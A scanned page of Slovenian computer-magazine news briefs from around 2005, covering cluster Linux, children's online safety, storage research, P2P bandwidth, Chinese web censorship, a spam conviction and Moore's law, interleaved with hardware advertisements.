Zanimiva distribucija Linuxa prihaja to pot iz Avstralije in je plod univerzitetne raziskave. Ideja se je porodila, ko so izdelovali program za razbijanje šifer, ki je zahteval več procesorske moči, kot jo premore zgolj en sam računalnik. Bistvo pri vsej zadevi je, da je moč **v gručo računalnikov vključiti vsak računalnik**, ki je na voljo, ne glede na to, kaj v njem teče, in brez potrebe, da bi karkoli namestili na trdi disk. Linux, imenovan **Chaos** (kaos), zažene računalnik s CD-pogona ali iz omrežja. Povedano z drugimi besedami, to pomeni, da računalnik, ki je prost, preprosto ugasimo in ponovno zaženemo, pri čemer se naloži Chaos. Podatki na trdem disku in tudi operacijski sistem računalnika ostanejo nedotaknjeni in se jim nič ne zgodi, tudi ko računalnik deluje kot del gruče. Jedru Linuxa je dodan program **OpenMosix**, ki omogoča združevanje v gručo. Kaos je tudi varen. Uporabljena je metoda filtriranja paketkov, tako da ni odprtih vrat (port), prek katerih bi lahko kdorkoli vstopil v sistem. Podatki, ki se pretakajo med posameznimi računalniki (vozlički) prek omrežja, so šifrirani (uporabljen je protokol IPsec). Težave lahko povzročijo samo dejstvo, da so vsi računalniki v gruči **enakovredni**, in če kaj storimo na enem, se to pozna tudi v gruči.

www.purehacking.com/chaos/



IGRA UČI OTROKE O (NE)VARNOSTI SPLETA



Otroci so naše največje bogastvo, zato jih moramo varovati tudi v kiber svetu. Temu namenu naj bi rabila računalniška igra **MySecureCyberspace**, v kateri so glavni igralci znani risani junaki (na primer Jetson). Njihova naloga je otroka na njim razumljiv način, torej prek igre, **voditi skozi internet** in jim vcepiti v glave njegove **slabe in dobre strani**. Poudarek je seveda na nevarnostih, na katere lahko otroci v internetu naletijo. S pomočjo navideznih junakov se naučijo prepoznati spam, brisati viruse in prepoznati sumljive osebe v internetnih klepetalnicah. Del igre oziroma programa je spletni portal z informacijami o najnovejših nevarnostih in pravnih, etičnih in drugih pravil obnašanja posameznika v internetu. Željo po nelegalnem presnemavanju avtorsko zaščitene pravice je treba zatreti že v rani mladosti. Igra bo na voljo preko ameriške nevladne organizacije **iSAFE**, katere poslanstvo je promoviranje varne in odgovorne uporabe spleta. Ker pa je internet brez meja, bi veljalo tudi pri nas premisliti o kakšnem celovitem vladnem ali nevladnem programu za izobraževanje uporabnikov o nevarnosti spleta. Premalo je, da o tem neprestano obveščamo mediji. Se je že kdo vprašal, kako so osnovnošolci prišli do erotičnih fotografij učiteljice v enem od znanih preveč medijsko izpostavljenih škandalov in koliko so za to odgovorni njihovi starši?

Tudi pri nas se nekaj dogaja na področju izobraževanja mladih glede njihove varnosti v spletu. V okviru projekta **SAFE-SI**, ki ga vodita Fakulteta za družbene vede in Arnes, vabijo učence in dijake šol v Sloveniji, da se vključijo v tekmovanje v pisanju zgodb na temo varne rabe interneta in mobilne tehnologije. Projekt SAFE-SI, ki ga sofinancira EU, se nanaša na varno rabo interneta za otroke in mladoletnike v Sloveniji in sodi v tematski sklop osveščanja javnosti, tako staršev kakor tudi učiteljev in otrok.

<http://safe.sisplet.org>

www.isafe.org

neovo



Vision is open mind

Zastopnik in distributer za Slovenijo
Arnes d.o.o.
Tel: 010 5 200 000
www.arnes.si
www.neovo.com

Kvaliteta in drugačnost, ki vam jo bodo zavedali.

SE OBETA NOV MEHANIČNI POMNILNIK?

Na fizični ravni so CD- in DVD-plošče izredno preproste. Podatki so zapisani kot majhne luknjice oziroma njihova odsotnost v osnovi iz plastične mase. Povečevanje gostote zapisa je tako povezano z zmanjševanjem fizične velikosti teh luknjic. IBM je pred kratkim predstavil simulacijo delovanja tehnologije **Millipede**, prvič omenjene leta 2002. Teoretično so luknjice v plastičnem filmu pri tej tehnologiji lahko premera **10 nanometrov**. V razumljivejšem jeziku to pomeni, da lahko **na kvadrat s stranicami 2,4 centimetra zapišemo 125 GB podatkov**. Pri vsej zadevi gre zgolj za teoretično možnost, saj IBM nima ustrezne tehnologije za izdelavo ustrezno mikroskopsko majhnih »iglic« (mikromehanični sistemi MEMS), ki bi v plastiko »vrtale« ustrezno majhne luknjice in s tem zapisovale podatke. Branje poteka tako, da merijo, ali »iglice« padejo v obstoječo luknjico ali ne. Zanimivo je tudi, da pri predlagani tehnologiji ne gre za pomnilnik, na katerega bi lahko zgolj enkrat zapisali podatke. **Izbrisejo** jih tako, da stopijo plastično osnovo okoli luknje in jo tako zapolnijo. So pa analitiki skeptični, češ, zakaj bi potrebovali predlagani mehanični pomnilnik, ko so na voljo električni in magnetni, še posebej ker se ne ve, kdaj bi bil lahko Millipede zrel za praktično uporabo. Ima pa ta vseeno prednosti, od gostote zapisa do dejstva, da bi tak pomnilnik verjetno lahko oblikovali kot neke vrste trak v tračnih enotah, ker močno poveča pomnilniški



prostor. Tega pa kot veste, nikoli ni dovolj. Odločilna bo tudi njegova cena, ki pa je še bolj teoretična kot sama tehnologija. www.ibm.com



BREZPLAČNI LOVEC BREZŽIČNIH SLEPARJEV

Domači uporabnik in mala podjetja z vzpostavljenim brezžičnim omrežjem si le težko privoščijo draga orodja za nadzor omrežja. Hkrati ti uporabniki pogosto tudi nimajo dovolj strokovnega znanja, da bi brezžično omrežje optimirali in nastavili do te mere, da bi bil vdor vanj otežen, če ne že preprečen. Predvsem je to lahko problem pri uporabnikih v strjenih stanovanjskih naseljih, kjer so razdalje med stanovanji manjše in lahko sosedje njihovo omrežje uporabijo za brezplačni dostop do interneta. Za preverjanje, ali je v dosegu omrežja mobilna naprava (z aktiviranim brezžičnim vmesnikom) oziroma ali je ta celo priključena v omrežje, si lahko pomagate z brezplačnim programom **eEye Reina Wifi**. Na voljo sta različici za osebne računalnike z operacijskim sistemom Windows in za dlančnike Pocket PC.

www.eeye.com

ZATON NEOMEJENEGA PRENAŠANJA PODATKOV?

Raziskave kažejo, da se vsako leto močno poveča količina podatkov, prenesenih prek interneta. Leta 2004 je bila rast kar **42-odstotna**, in to na račun storitev **P2P**. Lani so se zanimanje uporabnikov z digitalne glasbe preselilo na digitalne filme, in to kljub prizadevanjem po uničenju ilegalne distribucije avtorsko zaščitene vsebine. V Ameriki, na primer, se je zaradi medijsko izraženih groženj organizacij RIAA in MPAA rast potrebe po večji pasovni širini zaustavila, ne pa tudi drugod po svetu, kjer se je povečala zaradi večje ponudbe širokopasovnega dostopa v internet.

Ocenjeno je, da storitve P2P zasedejo **od 60 do 80 odstotkov razpoložljive zmogljivosti ponudnikov dostopa do interneta (ISP)**. Njihov poslovni model temelji na oceni, da nikoli vsi njihovi uporabniki ne zasedejo vse razpoložljive pasovne širine povezav. Pri običajnem načinu uporabe interneta, torej brskanju po spletnih straneh, pošiljanju elektronske pošte ali celo sodelovanju v klepetalnicah, to popolnoma velja. Prenajanje velikih datotek, in 30 odstotkov vseh datotek v storitvah P2P je daljših od 600 MB, pa vse obrne na glavo. Analize kažejo, da so razpoložljive zmogljivosti ponudnikov v svetu še vedno dovolj velike, vendar lahko še večja uporaba omrežij P2P prinese velike težave ponudnikom, ki za pavšalno naročnino ponujajo dostop do interneta z neomejenim prenašanjem podatkov (flat rate). Zakaj? Ker lahko obstoječi uporabniki prenesejo več podatkov (porabijo več razpoložljive pasovne širine), mora ISP vlagati v večje prenosne zmogljivosti (dokupiti povezave) – prihodki pa ostanejo enaki. Zanimivo bi bilo videti, kaj bi v takem primeru storili naši ponudniki – se odločili za naročnino s tako imenovano **pravično uporabo (fair use)** ali bi **povečali** mesečno naročnino?

Poraba pasovne širine bo rasla tudi v naslednjih letih, vendar bolj na račun dodatnih vsebin oziroma storitev, kot sta video vsebine in interneta telefonija VoIP. Čeravno posamezni klic ne zahteva velike pasovne širine, pa bo ta storitev postajala čedalje zanimivejša za veliko uporabnikov, ki bodo tako opravili več telefonskih klicev. Na obzorju so tudi nove tehnologije dostopa do interneta, ki bodo pomenile nove prihodke ISP-jem.

SONY PATENTIRAL MATRICO

Takšne novice so voda na mlin vsem tistim, ki menijo, da lahko prevelika liberalizacija pri patentnih zaščitah negativno vpliva na razvoj. Sonyu je namreč uspelo patentirati idejo, kako z **ultrazvokom prenašati podatke neposredno v možgane ljudi**. Tehnologija je povezana z zabavno industrijo, saj bi lahko z njo gledali filme in igrali računalniške igre, obenem pa poskušali, vonjali in menda tudi čutili stvari (v igri oziroma filmu). Sliši se lepo, a vendarle lahko le upamo, da s takšno tehnologijo ne bodo opremili igrice tipa Doom – pregon podgan v kanalizacije in njihovi ugrizi bi dobili čisto drugačno razsežnost. Po drugi strani pa ni jasno, kaj patent pomeni za druga področja možne uporabe ideje. Recimo, da je zadeva, o kateri ni jasno niti, do katere mere je že razvita, namenjena zgolj zabavni industriji in da patent ne bo oviral razvoja na aplikacijah v medicini ali kje drugje. Kar sanjajmo naprej?

www.sony.com

UČINKOVITA KITAJSKA SPLETNA CENZURA



Da Kitajska svojim državljanom **s cenzuro omejuje dostop do spletnih vsebin**, ne glede na to, kje so te, je že nekaj časa jasno, vendar nikoli analitično dokazano. Pobuda **Open Net** pa je dokazala, da Kitajci plačujejo ogromno strokovnjakov in navadnih državljanov za namene

cenzure. Ta je zelo široka, saj cenzurirajo prav vse, spletne strani, bloge, forume in sporočila elektronske pošte in blokirajo vse, kar jim ni po volji. Na primer neljuba politična sporočila, ki kritizirajo kitajsko družbeno ureditev, ali pa informacije, povezane s težnjami po odcepitvi Tajvana in Tibeta. Dokazali so še nekaj, kar ni tako razveseljivo. Kitajski sistem cenzure interneta je prodoren, dovršen in **učinkovit**, in obstaja bojazen, da ga bodo »izvozili« tudi v bližnje države se podobnimi željami po cenzuri (na primer Vietnam).

Preizkus kitajskega sistema cenzure so izvedli s prostovoljci. Skupina znotraj države je s posebnim programom preizkušala, katere vsebine sistem blokira. Druga skupina pa je poskušala v Kitajske strežnike (forume, klepetalnice) naložiti vsebine, za katere so vedeli, da jih sistem blokira. S tem so dokazali, da kitajski sistem cenzure in nadzora ne samo deluje, temveč da je tudi učinkovit. Sestavljajo ga tehnični **sistemi in izobraženi posamezniki**, vse pa je podprto še z **ustrezno zakonodajo in ovadui**. Uporabljajo mnogovrstne metode filtriranja in mešanico mehkih in trdih nadzornih metod, vključno z blokiranjem ključnih besed ter uradnimi pritiski (represivni organi) na uporabnike in ponudnike vsebin. Zanimivo je tudi, da informacije o tem, kaj je prepovedano in kaj ne, niso javno znane Kitajcem, zato se ti bojijo nevšečnosti, kar privede tudi do učinka **samocenzure**, to pa še izboljša učinkovitost sistema.

Glede na Kitajске želje po čim hitrejšem gospodarskem razvoju so očitno prišli do sklepa, da je internet za razvoj pomemben. A po drugi strani so poskrbeli, da imajo popoln nadzor nad vsem, kar se znotraj njega dogaja.

www.opennetinitiative.net/china

SPAMER ZA REŠETKAMI

V ameriški zvezni državi Virginija so za rešetke spravilo enega izmed desetih največjih posameznikov, ki so obogateli na račun pošiljanja velikega števila sporočil spam. **Jeremy Jaynes** naj bi za rešetkami prebil **devet let**, obsodili pa so ga zaradi **poneverbe zaglavja sporočila elektronske pošte**. Ne zaradi zločina, zaradi katerega je bil formalno obsojen, bolj zaradi tehnologije, s katero je hotel zakriti sledi, ki so vodile do njega. Pa kaj, tudi zloglasnega **Al Caponeja** niso spravili v zapor zaradi zločinov, ki jih je zagrešil, temveč zaradi **utaje davka**. Gre za prvo obsodbo zaradi zlorabe elektronske pošte v reklamne namene in marsikdo bi pričakoval, da bo stroga kazen vzela pogum kateremu posnemovalcu. Pa se to skoraj zagotovo ne zgodilo. Kazen je eno, pričakovan učinek pa nekaj drugega, pa še skriti se je lahko, saj je svet še vedno dovolj velik. Bodoči kaznjeneec je pridobil premoženje, ocenjeno na **24 milijonov dolarjev**. To kaže, da je še vedno veliko uporabnikov, ki gredo na limanice spama in morda kupijo viagro, plačajo naročnino na pornografske spletne strani ali si za rojstni dan omislijo povečavo moškega ponosa. To so namreč najbolj običajne vsebine spama. Nekateri celo ocenjujejo, da je zadeva s spamom podobna problemom z drogami. Dokler je povpraševanje, bo tudi ponudba, pa če se oblasti še tako trudijo zatreti proizvodnjo in distribucijo. Stvar je torej izredno preprosta. Dokler bodo ljudje plačevali za zadeve, ki so omenjene v spamu, bo ta obstajal. S tem je povezana še ena slabost vseh uporabnikov. Kar nekako smo se navadili, da vsak dan dobivamo goro nezaželenih sporočil in se sploh ne razburjamo več. Omenjajo ga le še prodajalci opreme za zaščito pred spamom.



UTAH PROTI SPLETNI PORNOGRAFIJI

Guverner ameriške zvezne države Utah je kljub ostrim protestom zagovornikov svobode govora podpisal **zakon**, s katerim naj bi preprečili otrokom dostop do spletne pornografije. Zakon nalaga ponudnikom dostopa do interneta, da preprečijo dostop do spletnih strani, ki bodo na seznamu, ki ga bo izdelal in dopolnjeval državni tožilec te države. Ponudnikom interneta so dali na voljo dve možnosti – ena je blokiranje dostopa do teh strani, druga pa, da uporabnikom ponudi posebno programsko opremo, ki bi takšne dostope preprečevala. Da pa bi zagovornikom svobode govora malce zaprla usta, so v zakon vpisali tudi, da se blokada strani s seznama izvede **le na zahtevo uporabnika**. Če ponudnik tega ne stori, ga čaka kazenska odgovornost.

Seveda se je takoj oglasila tudi stroka. Zakon namreč zahteva od ponudnikov dostopa do interneta tudi **kategorizacijo** strani, po kateri bi uporabnik že pred vstopom nanjo dobil opozorilo, da gre za pornografsko stran oziroma stran, ki je na črnem seznamu državnega tožilstva. A ne le to – kategorizacija naj bi bila vidna tudi v iskalnikih, kar pa je ta trenutek tehnološko nemogoče.

Podobno zakonodajo je doslej poskusilo uveljaviti še šest drugih ameriških držav, a so vsi poskusi padli pri presoji ustavnosti, saj je bilo ugotovljeno, da kršijo prvi amandma k ameriški ustavi, ki govori o svobodi govora. Zagovorniki svobode govora so že napovedali, da bo tudi ta zakon moral na ustavno presajo.

multifunkcijske naprave

www.tift.si

Nižji stroški - visoka produktivnost

TOSHIBA

e-STUDIO 3511/4511
DOBRO ČASNO IBAFFINO

Tehnološke značilnosti:

- barvni/čb fotokopirni aparat/tiskalnik
- mrežni optični čitalec/f-fax
- elektronsko arhiviranje
- nadzor uporabe, enostavno rokovanje

TIF-T d.o.o.
Tržaška 118
1000 Ljubljana
t: 01/256 15 40
f: 01/257 37 58
e: dobrodosli@tift.si

PROFESIONALNI POS-TISKALNIKI

Podjetje **Sloga Team**, d.o.o., ki je uvoznik za proizvode **Star Micronics**, je predstavilo nov Starov tiskalnik **TSP 1000** in druge novosti tega proizvajalca. TSP 1000 je nov **večfunkcijski POS-tiskalnik** z zelo široko paleto uporabnosti. Uporablja termalni način tiskanja, najvišja hitrost je 180 mm na sekundo, kar pomeni, da račun dolžine en meter izpiše v dobrih petih sekundah. Ima zelo velik zalogovnik za papir, ki zadošča za 3000 kart dolžine 9 cm, poleg tega ima še odlagališče za do 30 izpisov. Možnosti uporabe novega tiskalnika so raznovrstne od izpisov različnih vozovnic in vstopnic (avtobusne, športne in glasbene prireditve, kino dvorane ...) do trakov za priveske (hoteli, nepremočljive oznake za kovčke na letališčih). Novo tiskalnik ustreza tudi vsem standardom, ki jih zahtevajo loterije, ima pa tudi možnost zaklepanja zalogovnika papirja.



Še na kratko o podjetju Star Micronics. Leta 1947 ga je ustanovil **Seiči Sato**, na začetku so izdelovali dele za ure, ki so jih nato uporabljali drugi proizvajalci. Še danes so eden od največjih dobaviteljev delov, saj pokrivajo kar 70 % potreb japonskega trga. Poleg tega najdemo njihove izdelke v digitalnih fotoaparatih in mobilnih telefonih, znani pa so tudi po CNC-strojih.

www.starmicronics.com
(promocijska novica)

ZAČETEK SEZONE SREČANJ INFORMATIKOV

April je poleg zelenja prebudil tudi informatike, ki so dvakrat bolj ali manj množično drveli na slovensko obalo, da bi slišali, kaj ima novega povedati Veliki



modri IBM, in česa se je treba držati letos po zapovedih zagrizenih informatikov, združenih v Slovensko društvo Informatika. Najbrž je šel kdo preverit, ali je kaj novega pred množičnim zborovanjem, imenovanim NT konferenca, vse tri prireditve pa utegnejo biti še kako zabavne, če se udeležijo različnih tematskih srečanj po večerji. A tokrat pogledimo, kaj smo lahko slišali med zajtrkom in večerjo.

IBM se že nekaj let trudi, da bi v kongresni center hotela Slovenija privabil vodstvene delavce, ne samo nekaj v bele halje oblečene informatike. Navsezadnje

dajejo vodilni zeleno luč in denar za nakup njihovih izdelkov. Tokrat jim je to še najbolje uspelo, ve se kako: vodilne so postavili na oder otvoritvenega predavanja, pod luči, tam se dobro počutijo. Trebanjski Trimo je zastopala **Tatjana Fink**, kranjsko Savo **Janez Bohorič**, Banko Koper **Vojko Čok**, javni ZZS pa **Borut Miklavčič**. Zraven so sedeli vodje informatike v omenjenih podjetjih in nato je **Cene Bavec** začel okroglo mizo z nekaj tehnimi vprašanji, a večinoma brez odgovorov.

Nekako neumestno je bilo, da sta predvsem Tatjana Fink in Janez Bohorič večino časa namenila predstavitvi



podjetja, predvsem Bohoriču je tako zmanjkalo tehničnih besed na temo vprašanj o povezavi informatike in vodstva podjetja, njenem vplivu na vodenje in uspešnost ter načinu sodelovanja med zaposlenimi v vodstvu in informatiki. Borut Miklavčič je deloval vsaj zabavno, ko je našteval, kaj vse je pokazala uporaba analiz v njegovem zavodu.

IBM-ov direktor za jugovzhodno Evropo **Janez Benčina** je že v svojem nagovoru napovedal novo pobudo, tokrat skupine desetih slovenskih podjetij pod oznako **G10**. Skupaj s Slovenskim društvom Informatika so predstavili izjavo, v kateri so zapisali, da Slovenija potrebuje nove razvojne spodbude, dejavnješo usmeritev v znanje in večjo učinkovitost šolstva, državne administracije ter gospodarskih družb. Poslali so jo tudi državnemu ministru.

Dnevi slovenske informatike so sredi aprila v Portorož privabili kakih 400 udeležencev posveta (na IBM Forumu naj bi jih bilo 600), ki edini pri nas vsaj z organizatorske platit nima komercialnih korenin. Tudi tu so udeleženci govorili o povezavi informatike z drugim dogajanjem v podjetjih. Kako je vse skupaj videti v Gorenju, smo lahko slišali iz razvlečenega predavanja **Majde Kotnik**, direktorice področja informatika. Gorenje je ravno v postopku reorganizacije celotne informatike in je zanimivo (ali toliko manj?) predvsem zato, ker ima svoje izpostave v več deset državah – vse skupaj bodo zdaj povezali z enotno infrastrukturo in sistemom. Zanimivo je bilo slišati, katere so glavne pasti tovrstnega povezovanja: nedelujoči vmesniki (do drugih sistemov ali okolij), nadgradnja programske opreme, komunikacije in varnost.

To, da se na naših srečanjih vse bolj na glas govori o **povezavi med informatiki in vodstvom**, ni nič posebnega: v svetu o tem skoraj kričijo že praktično celo zadnje desetletje. Gartner je, denimo, ponovno naredil raziskavo med informatiki v velikih podjetjih in ugotovil, da bo to leto v znamenju izboljševanja, povezovanja in inovacij poslovnih procesov. Večina podjetij bo informatiki namenila toliko več denarja kot drugim delom podjetja, slaba povezava in učinkovitost informatike pa ima Gartnerjevemu mnenju vplivata tudi na manjšo rast podjetij.

In na koncu: v vse več podjetjih IT ni več strateško pomemben, so ga pač vzeli za svojega. Tudi prav, naši informatiki in njihovi odjemalci so za svoje vzeli spomladanski Portorož. Ne verjamete? Med **NT konferenco** se bo spet zdelo, kot da so se vsi preselili ob Piranski zaliv. Mar res potrebujemo toliko različnih prireditev ne pozabite, da konec maja vsi skupaj vzklknemo »Hevrekla!«. Bo kaj pomagalo? (b.o.)

O predsodkih, zgodovini in kočijažih

Nekaj poudarkov z okrogle mize direktorjev in vodij informatike: »V preteklosti smo živeli s predsodki obeh strani, da o svojem delu vedo največ, ni pa bilo koraka od enega k drugemu«, je pravilno ugotovljala **Tatjana Fink** in dodala najbrž ključno misel dopoldneva: »Če informacija ni pravočasna, je dobra samo še za zgodovinske arhive«. **Vojko Čok** je opisal idealno informatiko: »Enkratni zajem podatkov, različni udeleženci nato samo dodajajo svoje, pomemben je integriran pristop.« Še nazornejši pa je bil pri vprašanju o oddajanju informatike zunanjim izvajalcem: »Kočijaž mora biti v hiši, konji pa so lahko najeti. Dober konj je lahko vreden več kot kočijaž.« Prevedimo: kočijaž je prisposoba za strategijo podjetja, konji so seveda rešitve oziroma izvajalci strategije. Zelo dobro je razmerje med vodjem informatike in vodstvom podjetja opisal vodja informatike v Trimu **Denis Stepančič**: »Direktor mora biti ambiciozen in zahteven, mi pa bi lahko več naredili za to, da bi sploh razumel informatiko. Vodja informatike mora prevzeti odgovornost, da svojega direktorja pripravi na dobo, ki prihaja!«. (b.o.)

SONY

Posebna pomladna akcija

V primeru mrtve točke na zaslonu, vam monitor zamenjamo z novim!*

SDM-S73

17" LCD MONITOR

Nekaj tehničnih podatkov:

- TFT LCD zaslon velikosti 17"
- Odrzivi čas priključev: 4-12 ms
- Hitri grafični procesor, za boljše kakovost slike in video
- Z uporabo "ECO MODE" tehnologije prihrani 2 krat večjo življenjsko dobo zaslonja
- Velika kontrastna razmera 500:1
- Rezolucija: 1.3 MegaPixels (1280x1024)
- Velika svetilnost LCD panela 250 cd/m²
- Vidni kot: 160°/160°
- Karav siva
- Kabloi HD15 priklon
- TCO 03, 3 leta garancije

Cena z DDV-je m: **59.999,00 SIT**



* Eco-Mode™ - precizna nastavitve monitorja z enim pritiskom na gumb. Tehnologija ni le ergonomična prikladnost, hkrati vam znižuje obratovalna stroške, ki se kaže v daljši življenjski dobi monitorja in varčevanju z energijo.

* V obdobju 90 dni od datuma poročila Sony SDM-S73H v vsaki času lahko izločimo primeru mrtve točke monitor zamenjamo z novim. Akcija traja od 1.5. do 31.5.2005 oz. do razprodaje zalog.



SDM-HS95P

Izjemna svetlost, privlačno oblikovanje in edinstvena tehnologija X-black LCD so le nekatere lastnosti, po katerih se nova družina zaslonov Sony HS razlikuje od zaslonov LCD drugih ponudnikov na trgu. Tehnologija X-black LCD prinaša večjo svetlost, boljše kontrastno razmerje, žive barve in globoko črnilo.

Nekaj tehničnih podatkov:

- X-black LCD zaslon velikosti 19"
- Odrzivi čas zaslonov LCD: 12 ms
- Hitri grafični procesor, za boljše kakovost slike in video
- Z uporabo "ECO MODE" tehnologije prihrani 2 krat večjo življenjsko dobo zaslonja
- Velika kontrastna razmera 1000:1
- Rezolucija: 1280x1024
- Velika svetilnost LCD panela 450 cd/m²
- Vidni kot: 170°/170°
- Vhodni signal: HD 15 in DVI-D, kabloi priklon
- Barva: srebrna ali črna
- 3 leta garancije

Cena z DDV-je m: **175.990,00 SIT**



MFM-HT95 LCD monitor s TV tuse rjem

Naredite več in v slogu - z novimi večfunkcijskimi zasloni družine Sony HT. Družina zaslonov Sony HT, ki se ponazujeta integriranim TV sprejemnikom in z edinstveno tehnologijo za izboljšanje prikaza na zaslonu Sony X-black LCD™ ter priključki za različne vrste vhodnih signalov, je prava izbira za delo z računalnikom, igranje iger in gledanje televizije.

Nekaj tehničnih podatkov:

- X-black LCD zaslon velikosti 19"
- Odrzivi čas zaslonov LCD: 12ms
- Lažjavnost: 1280x1024
- Svetilnost panela 450 cd/m²
- Kontrastna razmera 1000:1
- Vhodni signal: HD 15, DVI-D, YUV; kompozitni, kompozitni
- Kabloi priklon
- TV sprejemnik: integriran (zobnični vhod)
- 3 leta garancije

Cena z DDV-je m: **254.990,00 SIT**



VPL-E52

Novi Multiprojektor vam predstavlja odlično mobilnost in užitek v prezentaciji. S pritiskom na en gumb je projektor v trenutku pripravljen za projekcijo, na vrsti ste samo še vi.

Nekaj tehničnih podatkov:

- Svetilnost 1500 ANSI lumenov
- Rezolucija 800x600 - SVGA
- Pripravljen čas zamenjave žarnice pri 4000 ur delovanja
- Avtomatska korekcija taposa
- Avtomatski odkrit projektorja
- Avtomatski dvig projektorja
- Besilo in zaklepanje šifra za zaščito
- Vhod: HD 15, RGB, S-Video, Composite Video, Audio
- Pripravljen je na HD/DTV
- Dodajenost od zaslonov: 11m - 10,6m
- Mere slike po diagonali: 1m - 7,6m
- Teža: 2,8kg
- Priložna naslednja oprema: Daljinski upravljalnik, Mehka torbica, Monitor kabloi, Zračni filter

Cena z DDV-je m: **199.990,00 SIT***

* Akcija traja od razprodaje zalog.



VPL-CX70

Projektor z zelo visoko kakovostjo in izjemno svetilnostjo ponuja tudi enostavnost in mobilnost. Projektor premora nove tehnologije, kot je "Side Shot" in funkcija "Off and Go". Prva tehnologija omogoča, da vam ni potrebno postavljati projektorja natančno vzporedno s platnom, druga pa omogoča, da projektorja ni več potrebno ohlajati zaradi pregrevanja žarnice.

Nekaj tehničnih podatkov:

- Svetilnost 2000 ANSI Lumen
- Rezolucija: 1024x768 XGA
- Pripravljen čas zamenjave žarnice pri 3000 ur delovanja
- Vhodni signal: HD 15, VIDEO (composite video, S-Video), Audio, Video, USB vhod
- Dodajenost od zaslonov: 1m-10,4m; Mere slike po diagonali: 1m-7,6m
- Popolnoma avtomatiziran
- Besilo in zaklepanje šifra za zaščito
- Koristne: Vertikalno +/- 20°, Horizontalno Side Shot
- Projekcija: z mize, iz stropa, s strešja
- Teža: 2,8kg
- Priložna naslednja oprema: Daljinski upravljalnik, Mehka torbica, Monitor kabloi, Napajalni kabel, USB kabloi, Zračni filter

Cena z DDV-je m: **499.990,00 SIT***

Pooblaščenil prodajalci:

Actual IT d.o.o., Noper, tel.: 05 662 27 00; ADD d.o.o., Ljubljana, tel.: 01 479 00 11; Anni d.o.o., Ljubljana, tel.: 01 583 99 99; Avtronik d.o.o., Ljubljana, tel.: 01 230 29 90; ARTS d.o.o., Ribnica, tel.: 01 826 90 30; Compe sign d.o.o., Ljubljana, tel.: 01 516 10 56; Domino Sistemi d.o.o., Nova Gorica, tel.: 05 333 26 70, org.TEND d.o.o., Maribor, tel.: 02 250 57 50, Eo d.o.o., Ljubljana, tel.: 01 434 15 46; Gambit trade d.o.o., Ljubljana, tel.: 01 437 63 33; Harvey Norman trgovina, Ljubljana, tel.: 01 585 50 00; Kolar d.o.o., Ljubljana, tel.: 01 420 25 00; Marand Maribor d.o.o., tel.: 02 229 72 22; Miscoom d.o.o., Ljubljana, tel.: 01 500 87 75; Računalniški Boomer d.o.o., Ljubljana, tel.: 01 423 48 22; Rolan d.o.o., Maribor, tel.: 02 300 13 00 in vsa trgovina BOF in Big Bang, ter vsa trgovina Comtron in ComShop po Sloveniji.



ŠTIRIDESET LET MOOROVEGA ZAKONA



19. aprila leta 1965 je **Gordon Moore**, eden od treh ustanoviteljev podjetja Intel, napisal članek, v katerem je napovedal, da se bo **število tranzistorjev na integriranem vezju podvojilo vsakih 18 mesecev**. Ta njegova napoved je bila tako točna, da so jo njegovi kolegi poimenovali kar **Moorov zakon**.

»Pred kratkim sem spet prebral svoj članek iz leta 1965 in bil presenečen, kako dobro sem zadel, kaj se bo dogajalo. Pravzaprav sem že takrat napovedal tudi razvoj osebnih računalnikov oziroma naprav, ki se bodo uporabljale doma, čeprav nisem imel pojma, kakšne bode videti. Jasno pa mi je bilo, da bo s številom tranzistorjev rasla uporabna vrednost vezij, s tem pa tudi njihova uporaba in prodaja, s čimer bodo cene elektronskih naprav padale in s tem bodo te postajale vse dostopnejše ljudem. Kmalu po tem, ko sem napisal članek in malce že pozabil nanj, je k meni prišel mlad inženir z idejo zgraditi računalnik za dom. Rekel sem mu, da je to sicer fino, a čemu naj bi ljudje sploh uporabljali računalnik doma. Edina uporaba, ki mi je takrat padla na pamet, je bila, da si bodo gospodinje vanj shranjevale kuharske recepte. To pa se mi ni zdel dovolj dober razlog za to, da se izdelata takšna naprava,« je na novinarski telekonferenci s Havajev povedal upokojeni Moore.

Ko je dr. Moore napisal omenjeni članek, so integrirana vezja vsebovala okoli **30 komponent**. Laboratorij, v katerem je delal, se je ukvarjal z vezjem, ki je imelo 60 komponent. »Pri pisanju članka sem se ozrl malce nazaj in pogledal, kako so se stvari razvijale. Ugotovil sem, da se je številko komponent vsako leto podvojilo. Nato sem to svojo ugotovitev malce preračunal in ugotovil, da bo število tranzistorjev v vezjih v desetih letih zrastle s 60 na okoli 60.000. Izračun je bil narejen zelo čez palec, a pozneje se je izkazalo, da je bil prav zastrašujoče točen.«

Moorov »zakon« ni fizikalni zakon in ga ne moremo dokazovati z matematičnimi ali fizikalnimi modeli. Gre za napoved, kako bodo rasla integrirana vezja, ki so nastala le 18 let pred tem, in ker se je izkazala za točno, so jo poimenovali kar Moorov zakon. Revija, ki je članek leta 1965 objavila, ne izhaja več in tudi originalnega izvoda članka ne najde več nihče, čeprav je Intel na eBayu ponudil nagrado 10.000 dolarjev za papirnati original.

Na vprašanje, kaj misli, kako bo njegov zakon veljal v prihodnosti, je dejal, da mu daje še kakšnih deset do dvajset let življenja. Že zdaj smo **pod mejo 100 nanometrov**, saj bo Intel še letos začel s 65-nanometrsko tehnologijo (65 milijardink metra), tekmeči pa mu bodo sledili zelo hitro. Kje je torej konec? Strokovnjaki predvidevajo, da bo »klasična« tehnologija uporabna še nekaj časa, a ko se bo približala meji **desetim atomom**, se bodo »prestavili« v povsem **nov svet, ki s seboj prinaša drugačne težave**. Zato znanstveniki iščejo nove načine, kako zmanjšati elektronsko vezje, in nekaj napredka se je pokazalo v uporabi **ogljikovih nanocevk**, ki bi lahko nadomestile tranzistorje in diode in bi bile uporabne na področju kvantne mehanike.

